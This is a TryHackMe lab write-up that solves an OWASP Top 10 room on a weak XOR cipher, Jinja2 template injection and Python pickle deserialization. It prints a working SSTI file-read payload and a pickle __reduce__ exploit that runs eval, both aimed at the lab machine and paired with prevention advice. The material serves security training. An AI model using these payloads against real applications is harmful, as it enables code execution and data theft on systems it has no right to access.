

# TryHackMe

# OWASP Top 10 — 2025

## Room Write-Up

**Room Completion:** 100% ✓

**Date:** March 25, 2026

**Target IP:** 10.49.137.138

**Environment:** TryHackMe VPN + AttackBox

### VULNERABILITIES COVERED

**A04**

Cryptographic Failures

**A05**

Injection

**A08**

Software & Data Integrity  
Failures

# Task 1: Introduction

This TryHackMe room introduces three critical categories from the OWASP Top 10 (2025) list. The room provides both theoretical knowledge and hands-on exploitation practice covering application behaviour and user input vulnerabilities.

## Categories Covered

- A04: Cryptographic Failures
- A05: Injection
- A08: Software or Data Integrity Failures

A target machine was deployed at IP 10.49.137.138. The room was accessed via TryHackMe VPN and an AttackBox environment.




Figure 1: TryHackMe Room Introduction — OWASP Top 10 (2025) with target machine running

## Task 2: A04 — Cryptographic Failures

### What are Cryptographic Failures?

Cryptographic failures occur when sensitive data is not adequately protected due to lack of encryption, faulty implementation, or insufficient security measures.

#### Common Examples:

- Storing passwords without hashing
- Using weak or outdated algorithms such as MD5, SHA1, or DES
- Exposing encryption keys in source code or config files
- Failing to secure data in transit
- Rolling your own cryptography instead of using vetted algorithms

### How to Prevent Cryptographic Failures

- Hash passwords using bcrypt, scrypt, or Argon2 — never MD5 or SHA1
- Never embed access credentials in source code or repositories
- Use secure key management systems for storing secrets
- Rely on trusted, industry-standard cryptographic libraries only

The screenshot shows the TryHackMe interface for Task 2: A04: Cryptographic Failures. At the top, it says "Room completed (100%)". Below that, there's a section titled "Active machines information" with an IP address of 10.49.137.138. The task title "Task 2: A04: Cryptographic Failures" is displayed. The main content area includes a description of cryptographic failures, a list of common examples, and mitigation steps. A laptop icon with a padlock is shown. The "Practical" section provides a URL for a web application and instructions to decrypt notes. A "Recommended TryHackMe Content" section lists the "Cryptographic Failures Module". At the bottom, there's a "Answer the questions below" section with a question about decrypting notes and a text input field containing "THM{WEAK\_CRYPTO\_FLAG}". A green "Correct Answer" button is visible.

Figure 2: Task 2 — Cryptographic Failures overview and practical challenge

## Practical — XOR Cipher Exploitation

The practical was hosted at <http://10.49.137.138:8001>. The application demonstrated a note-sharing service using a weak, shared derivative key.

### Why This XOR Cipher is Insecure:

- Short keys (only 4 characters) can be brute-forced trivially
- Repeating key pattern enables frequency analysis
- No authentication — cannot verify if decryption succeeded
- Homegrown crypto lacks security guarantees of proven algorithms

### Encrypted Notes (Base64-encoded):

```
Meeting Reminder #1:
BiA8RSIrPhE4JjFULzA1VC9lP145ZS1eJiorQyQyeVA/ZWoRGwh3EQgqN1cuNzxfKCB5QyQqNBEJaw==
```

```
Password Reset #2:
GyQqQjwqK1VrNzxCLjF5XSIRMgtrLS1FOzZjHmQsN0UuNzdQJ2stWSZqK1Q4IC00PyoyVCV40FModGsC
```

```
Confidential #3:
GAAaYw4RYxEfDRRKHAAYehQGC2gbERZuDQkYdjZl dBEPKnlfJDF5QiMkK1RrMTFYOGUuWD8teUQlJCxFIyorWDEgPRE7ICtCJC
```

The screenshot shows a web application interface. On the left, under the heading "Encrypted Notes", there are three notes listed: "Meeting Reminder #1", "Password Reset #2", and "Confidential #3". Each note is followed by its Base64-encoded encrypted content. On the right, a sidebar titled "Why XOR Cipher is Weak" lists three bullet points: "Short keys can be brute-forced quickly (only 4 characters).", "Repeating key pattern makes frequency analysis possible.", and "No authentication - you can't verify if decryption succeeded without context." Below these points is a "Key Information:" section with three bullet points: "The key is exactly 4 characters long", "It contains both letters and numbers", and "First 3 characters are shown as a hint above". At the bottom of the sidebar is a green box with the text: "Fix: Use industry-standard encryption (AES-256-GCM) with proper key management. Never roll your own crypto!"

Figure 3: Encrypted notes and XOR cipher weaknesses shown on the target web app

### Exploitation Steps:

The application hinted that the first 3 characters of the key are "KEY" and the 4th character is a digit.

Step 1 — Tested key "KEY1" in CyberChef using this recipe:

- From Base64 (A-Za-z0-9+/, remove non-alphabet chars)
- XOR with key "KEY1" (UTF8, Standard scheme)





Figure 4: CyberChef decryption — From Base64 then XOR with key "KEY1" reveals plaintext

Step 2 — Entered key "KEY1" in the web application's "Try a Key" input box and clicked "Decrypt All Notes".



*Figure 5: Web app confirms "Key Found!" — all notes decrypted with key KEY1, flag found in note #3*

❑ **FLAG CAPTURED**  
THM{WEAK\_CRYPTO\_FLAG}

## Task 3: A05 — Injection

### What is Injection?

Injection occurs when an application takes user input and mishandles it — passing it directly into a system that can execute commands or queries, such as a database, shell, templating engine, or API.

#### Classic Examples of Injection Attacks:

- SQL Injection
- Command Injection
- AI Prompt Injection
- Server Side Template Injection (SSTI)

#### ⚠ High Severity

Even in 2025, injection attacks remain highly relevant — appearing on the OWASP Top 10 list twice by 2025. This vulnerability class must be treated with the utmost priority.

### How to Prevent Injection

- Use prepared statements and parameterised queries — never build SQL via string concatenation
- Avoid functions that pass input directly to the OS shell; use safe APIs
- Implement input validation and sanitisation — escape dangerous characters
- Enforce strict data types and filter inputs before the application processes them

**Task 3** ✔ **A05: Injection**

Injection has been a long-standing feature on the OWASP Top 10 list, and it is no surprise. Injection remains a classic example of web exploitation.

### What is Injection?

Injection occurs when an application takes user input and mishandles it. Instead of processing the input securely, the application passes it directly into a system that can execute commands or queries, such as a database, a shell, a templating engine or API.

You are likely familiar with SQL Injection, where an attacker inserts an SQL query into an application's logic, such as a login form, which then gets processed by the database. This happens when the web application fails to sanitise user input and instead uses it to construct the query. For instance, taking the "username" input on a login form and directly using it to query the database.

The following are some classic examples of injection that you may be familiar with:

- SQL Injection
- Command Injection
- AI Prompts
- Server Side Template Injection (SSTI)

Unfortunately, even in 2025, these types of attacks remain relevant, as evidenced by the inclusion of injection on the OWASP top ten list, not just once in 2021, but twice by 2025. Injection is of high severity and should be treated accordingly.

### How to Prevent Injection

Preventing injection starts by ensuring that user input is always treated as untrusted. Rather than parsing directly, instead, take elements of the input for querying. For SQL queries, this means using prepared statements and parameterised queries instead of building queries through string concatenation. For OS commands, avoid functions that pass input directly to the system shell, and instead rely on safe APIs and processes that don't invoke the shell at all.

Input validation and sanitisation play a crucial role in preventing these types of attack. Escape dangerous characters, enforce strict data types and filter before the application even processes the input.

### Practical

Today's practical will showcase command injection. This example illustrates Server Side Template Injection (SSTI). You will abuse an application's ability to render dynamic content to retrieve a flag stored on the machine hosting the application.

You can access this portion of the practical on <http://10.49.137.138:8000>.

### Recommended TryHackMe Content

If you'd like to explore this type of attack in much further depth, we highly recommend the following TryHackMe content:



Figure 6: Task 3 — A05 Injection overview including prevention strategies

## Practical — Server Side Template Injection (SSTI)

The practical demonstrated command injection via SSTI. The target was <http://10.49.137.138:8000>. The objective was to read `flag.txt` from the web application's directory.

### Recommended TryHackMe Content

If you'd like to explore this type of attack in much further depth, we highly recommend the following TryHackMe content:

- [Injection Attacks Module](#)
- [Command Injection](#)

Answer the questions below

Perform an SSTI attack on the practical. You need to read the contents of `flag.txt` that is located within the same directory as the web application.

THM[SSTI\_FLAG\_OBTAINED]

✔ Correct Answer
?

Figure 7: Task 3 question — SSTI attack to read `flag.txt`

## The Vulnerability

The application used `render_template_string` to process raw user input inside a Jinja2 template — without any sandboxing. This allowed access to Python internals.

### Attack Vectors Available:

- Jinja2 templates access Python objects when not sandboxed
- Built-ins like `config`, `request`, `cycler`, `joiner`, and `lipsum` are accessible
- Payloads like `{{7*7}}` or `{{config.items()}}` can probe the environment

### Malicious Payload Used:

```
{{ self.__init__.__globals__.__builtins__.open("flag.txt").read() }}
```

User-controlled strings are evaluated as templates. Attackers can call Python builtins or leverage objects to access host resources. The rendered output returned the flag directly.




Figure 8: SSTI Playground — payload executed successfully, returning flag from `flag.txt`

### ❑ FLAG CAPTURED

THM{SSTI\_FLAG\_OBTAINED}



## Task 4: A08 — Software or Data Integrity Failures

### What Are Software or Data Integrity Failures?

These failures occur when an application relies on code, updates, or data it assumes are safe — without verifying their authenticity, integrity, or origin.

#### This Includes:

- Trusting software updates without cryptographic verification
- Loading scripts or config files from untrusted sources
- Failing to validate data that impacts application logic
- Accepting binaries, templates, or JSON without confirming they have not been altered

### How to Prevent These Failures

- Never assume code, updates, or key data are automatically trustworthy
- Use cryptographic checksums for update packages
- Ensure only trusted sources can modify critical artefacts
- Enforce integrity and trust boundaries in CI/CD build pipelines

**Task 4** **A08: Software or Data Integrity Failures**

Again, Software or Data Integrity failures have been a long-standing feature on the OWASP Top 10 list, featuring twice over the last two releases. Let's explore this a bit further below.

### What Are Software or Data Integrity Failures?

Software or Data Integrity Failures occur when an application relies on code, updates, or data it assumes are safe, without verifying their authenticity, integrity, or origin. This includes trusting software updates without verification, loading scripts or configuration files from untrusted sources, failing to validate data that impacts application logic, or accepting data such as binaries, templates, or JSON files without confirming whether it has been altered.

### How to Avoid Software & Data Integrity Failures

Preventing these failures begins with establishing trust boundaries. Applications should never assume that code, updates, or key pieces of data are legitimate and automatically trusted; their integrity must be verified. This involves using methods such as cryptographic checks (like checksums) for update packages and ensuring that only trusted sources can modify critical artefacts.

Additionally, for applications, integrity and trust boundaries should also be within build processes such as CI/CD.

### Practical

This practical will demonstrate a deserialization attack in Python. You can access this practical on <http://10.49.137.138:8002>.

Follow the steps in the practical to generate and provide some malicious input to the web application.

### Recommended TryHackMe Content

If you'd like to explore this type of attack in much further depth, we highly recommend the following TryHackMe content:

- [Insecure Deserialisation](#)
- [Supply Chain Attack: Lottie](#)

Answer the questions below

Use Python to pickle a malicious, serialised payload that reads the contents of flag.txt and submits it to the application.

What are the contents of flag.txt?

**Correct Answer**




*Figure 9: Task 4 — A08 Software or Data Integrity Failures overview and practical description*

## Practical — Insecure Deserialization (Python Pickle)

This practical demonstrated a deserialization attack. Target: <http://10.49.137.138:8002>. The objective was to generate a malicious serialized payload that reads `flag.txt` and submit it.

### Why This Application is Vulnerable:

- No integrity verification — accepts any pickle data without checking signatures or hashes
- Unsafe deserialization — Python's pickle can execute arbitrary code during deserialization
- Trust boundary violation — untrusted user input is deserialized as if it were trusted
- No input validation — no schema validation or whitelisting of allowed object types

*Figure 10: Target application — Deserialize Object form and vulnerability explanation*

## Crafting the Malicious Payload

A Python script was written using the `__reduce__` method to achieve arbitrary code execution:

```
import pickle
import base64

class Malicious:
    def __reduce__(self):
        # Return a tuple: (callable, args)
        # This will execute: open('flag.txt').read()
        return (eval, ("open('flag.txt').read()",))
```

```
# Generate and encode the payload
payload = pickle.dumps(Malicious())
encoded = base64.b64encode(payload).decode()
print(encoded)
```





Figure 11: Kali Linux terminal — test.py written in nano to generate the malicious pickle payload

## Executing and Submitting the Payload

The script was executed using Python 3, producing a base64-encoded malicious payload:


```
$ python3 test.py
gASVMwAAAAACMCGJ1aWx0aW5zAJST1IwXb3BlignZmxhZy50eHQeHQnKS5yZWFKKCmUhZRs1C4=
```

A terminal window with a dark background and a large anime-style character illustration. The terminal shows a command prompt 'hunter@kali' followed by 'python3 test.py'. The output is a long base64-encoded string: 'gASVMwAAAAAAAAACMGJ1aWx0aW5zIiwEZXZhbJSTLIwXb3B1bG9nZmxhZy50eHQnKSSyZWFKKCMUhZRS1C4='. The prompt then shows 'hunter@kali' followed by a tilde '~' and a new line.

```
hunter@kali ~  
python3 test.py  
gASVMwAAAAAAAAACMGJ1aWx0aW5zIiwEZXZhbJSTLIwXb3B1bG9nZmxhZy50eHQnKSSyZWFKKCMUhZRS1C4=  
hunter@kali ~  
~  
$
```

Figure 12: Terminal output — base64-encoded malicious pickle payload generated successfully

The generated base64 payload was then submitted to the web application's Deserialize form:

The screenshot shows a web application interface with a dark theme. On the left, there's a 'Deserialize Object' section with a text input field containing the base64 payload from Figure 12. Below the input is a yellow 'Deserialize' button. Underneath the button, the 'Deserialized Output' is shown as 'THM{INSECURE\_DESERIALIZATION}'. On the right, there's a 'Why This is Vulnerable' section with a bulleted list of security issues: 'No integrity verification', 'Unsafe deserialization', 'Trust boundary violation', and 'No input validation'. Below this list is an 'Attack Vector' section with text explaining how a malicious pickle payload can read 'flag.txt' via the '\_\_reduce\_\_' method.

**Deserialize Object**

Enter base64-encoded pickle data below. The application will deserialize it without any integrity verification.

PICKLE DATA (BASE64)

gASVMwAAAAAAAAACMGJ1aWx0aW5zIiwEZXZhbJSTLIwXb3B1bG9nZmxhZy50eHQnKSSyZWFKKCMUhZRS1C4=

**Deserialize**

Deserialized Output

THM{INSECURE\_DESERIALIZATION}

**Why This is Vulnerable**

- **No integrity verification** - The app accepts any pickle data without checking signatures or hashes.
- **Unsafe deserialization** - Python's pickle can execute arbitrary code during deserialization.
- **Trust boundary violation** - Untrusted user input is deserialized as if it came from a trusted source.
- **No input validation** - No schema validation or whitelisting of allowed object types.

**Attack Vector:**

Craft a malicious pickle payload that reads `flag.txt` when deserialized. The pickle module allows arbitrary code execution via the `__reduce__` method.

Figure 13: Payload submitted — deserialized output reveals flag.txt contents

#### ❑ FLAG CAPTURED

THM{INSECURE\_DESERIALIZATION}

## Summary & Key Takeaways

All tasks in this TryHackMe room were completed successfully, achieving 100% room completion. Below is a consolidated summary of the three OWASP vulnerabilities exploited.

### Results Overview

| OWASP Category               | Attack Type                   | Flag Captured                 | Status   |
|------------------------------|-------------------------------|-------------------------------|----------|
| A04: Cryptographic Failures  | Weak XOR Cipher Brute Force   | THM{WEAK_CRYPTO_FLAG}         | ✓ Solved |
| A05: Injection               | SSTI via Jinja2               | THM{SSTI_FLAG_OBTAINED}       | ✓ Solved |
| A08: Data Integrity Failures | Python Pickle Deserialization | THM{INSECURE_DESERIALIZATION} | ✓ Solved |

### Lessons Learned

- **Never use homegrown or weak cryptographic implementations — always use AES-256-GCM or similar industry-standard algorithms**
- Never roll your own crypto; rely on vetted, well-established libraries
- **Sanitise and validate all user input before it reaches template engines, databases, or OS commands**
- For Python web apps using Jinja2, never use `render_template_string` with unsanitised user input
- **Never deserialise untrusted data with Python's pickle module — use safe formats like JSON with schema validation**
- Always verify the integrity and authenticity of data using cryptographic signatures or checksums

#### Room Complete

All three OWASP Top 10 vulnerabilities were successfully identified, understood, and exploited. This room demonstrates real-world attack techniques and reinforces defensive security best practices.